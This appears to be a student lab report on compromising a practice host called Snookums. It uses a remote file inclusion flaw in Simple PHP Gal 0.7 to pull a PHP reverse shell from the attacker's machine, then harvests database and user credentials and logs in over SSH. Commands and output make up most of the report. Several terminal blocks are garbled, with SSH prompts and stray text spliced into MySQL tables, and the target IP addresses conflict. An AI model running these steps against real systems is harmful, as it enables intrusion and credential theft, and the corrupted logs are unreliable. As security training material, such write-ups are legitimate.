

CSOC 1020: Lab Assignment #4- Snookums

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Remote File Inclusion on Simple PHP Gal0.7

Description

Web server hosted on 192.168.169.59 is using outdated version PHP Gal0.7 which is infected to Remote File Inclusion (CVE-2023-22232). This can result in getting reverse shell to attackers and disclosing MYSQL database credentials.


Impact

Attacker can obtain access to web server using PHP reverse shell and MYSQL database server using credentials we got on server file db.php. Here it was possible that user "Michael" has read and write permissions so attacker can modify or install backdoor in /temp folder which has execution and download permissions.


Recommendations

- Update patched PHP version to latest available version.
- Encrypt credentials data and store it in a secure location which should only be accessed by root user.

3. Now we will go to <http://192.168.169.58/image.php>, which is using PHP 0.7 version.



4. Now we will search for exploit in PHP version 0.7. As a result, we got RFI on PHPGal0.7.




Here it is specified how to run reverse shell in web URL.

```
### Poc :  
  
[+] site.com/image.php?img= [ PAYLOAD ]
```

5. Now we will download PHP reverse shell (<https://github.com/pentestmonkey/php-reverse-shell>) and modify IP address of system and port number 21.


Command: `wget https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php`



6. Now we will run local Python server and host this reverse shell file in it to use it in Web URL.

Command: `python2 -m SimpleHTTPServer 80`

```
(root@darkv3nom)-[/home/darkv3nom/Downloads]
# python2 -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```



At the same time, we will open listener on port 21 to receive the request.

```
(root@darkv3nom)-[/home/darkv3nom/Downloads]
# nc -nvlp 21
listening on [any] 21 ...
```

7. Now entering reverse shell file path (`http://192.168.169.58/image.php?img=http://192.168.45.250:80/php-reverse-shell.php`) in URL, we will get web server shell on our listener.

```
(root@darkv3nom)-[/home/darkv3nom]
# nc -nvlp 21
listening on [any] 21 ...
connect to [192.168.45.250] from (UNKNOWN) [192.168.169.58] 43256
Linux snookums 3.10.0-1127.10.1.el7.x86_64 #1 SMP Wed Jun 3 14:28:03 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
11:02:18 up 1:14, 0 users, load average: 0.00, 0.01, 0.05
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=48(apache) gid=48(apache) groups=48(apache) context=system_u:system_r:httpd_t:s0
sh: no job control in this shell
```

8. On web shell, system file path /var/www/html contains a file named db.php which stores password for mysql server.

```
sh-4.2$ cat db.php
cat db.php
<?php
define('DBHOST', '127.0.0.1');
define('DBUSER', 'root');
define('DBPASS', 'MalapropDoffUtilize1337');
define('DBNAME', 'SimplePHPGal');
connecting (yes/no/[fingerprint])? y
Warning: Permanently added '192.168.169.58' (ED25519) to the list of known hosts.
```

9. Now we will first upgrade our shell before connecting to MYSQL.

Command: python -c 'import pty; pty.spawn("/bin/bash")'

```
sh-4.2$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")' 168.169.58) ' can't be es
```

10. Now we will connect to mysql using user root and password MalapropDoffUtilize1337 that we got previously.

Command: mysql -u root -p

```
bash-4.2$ mysql -u root -p
mysql -u root -p
Enter password: MalapropDoffUtilize1337
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 8.0.20 MySQL Community Server - GPL
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affiliates. Other names may be trademarks of their respective
owners.
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

11. Now we can browse to MYSQL and explore table named SimplePHPGal. It contains table user with username and password in double encoded base64 encrypted method.

```
mysql> show databases;
show databases; for darkv3nom:
+-----+-----+
| Database | michael@192.168.169.58 |
+-----+-----+
| SimplePHPGal | 192.168.169.58 (192.168.169.58) | can't be established.
| information_schema | by any other names.
| mysql | sure you want to continue connecting (yes/no/[fingerprint])? yes
| performance_schema | added '192.168.169.58' (ED25519) to the list of known hosts.
| sys | michael@192.168.169.58's password:
+-----+-----+
5 rows in set (0.00 sec) password:
Permission denied, please try again.
```

```
mysql> USE SimplePHPGal; password:
USE SimplePHPGal;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
mysql> show tables;
show tables;
+-----+-----+
| Tables_in_SimplePHPGal | /etc/passwd | grep GitRekt
+-----+-----+
| users | /etc/passwd | grep GitRekt
+-----+-----+
1 row in set (0.00 sec)
```

```
mysql> SELECT * FROM users;
SELECT * FROM users;
+-----+-----+
| username | password |
+-----+-----+
| josh | VFc5aWFXeHBlbVZJYVhOelUyVmxaSFJwYldVM05EYz0= |
| michael | U0c5amExTjVaRzVsZVVObGNuUnBabmt4TWpNPQ= |
| serena | VDNabGNtRnNiRU55WlhOMFRHVmhiakF3TUE9PQ= |
+-----+-----+
3 rows in set (0.00 sec)
```

```
mysql> SELECT username, CONVERT(FROM_BASE64(FROM_BASE64(password)), CHAR) FROM users;
SELECT username, CONVERT(FROM_BASE64(FROM_BASE64(password)), CHAR) FROM users;
+-----+-----+
| username | CONVERT(FROM_BASE64(FROM_BASE64(password)), CHAR) |
+-----+-----+
| josh | MobilizeHissSeedtime747 |
| michael | HockSydneyCertify123 |
| serena | OverallCrestLean000 |
+-----+-----+
3 rows in set (0.00 sec)
```

After decoding it, we can see username and password.

Insecure Permissions on SSH

Description

User “Michael” on system 192.168.169.58 has root permissions against an SSH. User can write commands with read and write permission including creating new user into SSH which will be modified into the system.

Impact

Attacker with user-level access to SSH on web server 192.168.169.58 could obtain root privilege to the system which would be executed without any problem.

Recommendations

- Change the permissions for SSH connection such that only root can have write permission.
- File permissions across the server should impose least privilege with only necessary permissions being assigned to SSH connection.

Steps to Reproduce

1. Login into SSH server using following command and credentials which we obtained from /var/www/html/db.php file.

Command: `ssh michael@192.168.169.58`

Username: michael

Password: HockSydneyCertify123

```
(root@darkv3nom)-[/home/darkv3nom]
# ssh michael@192.168.169.58
michael@192.168.169.58's password:
[michael@snookums ~]$ id
uid=1000(michael) gid=1000(michael) groups=1000(michael) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[michael@snookums ~]$ ls -lah /etc/passwd
-rw-r--r--. 1 michael root 1.2K Aug 16 11:09 /etc/passwd
```

Here, we can see that user michael has root permission including read and write. This means attacker can modify any changes on web server using the user michael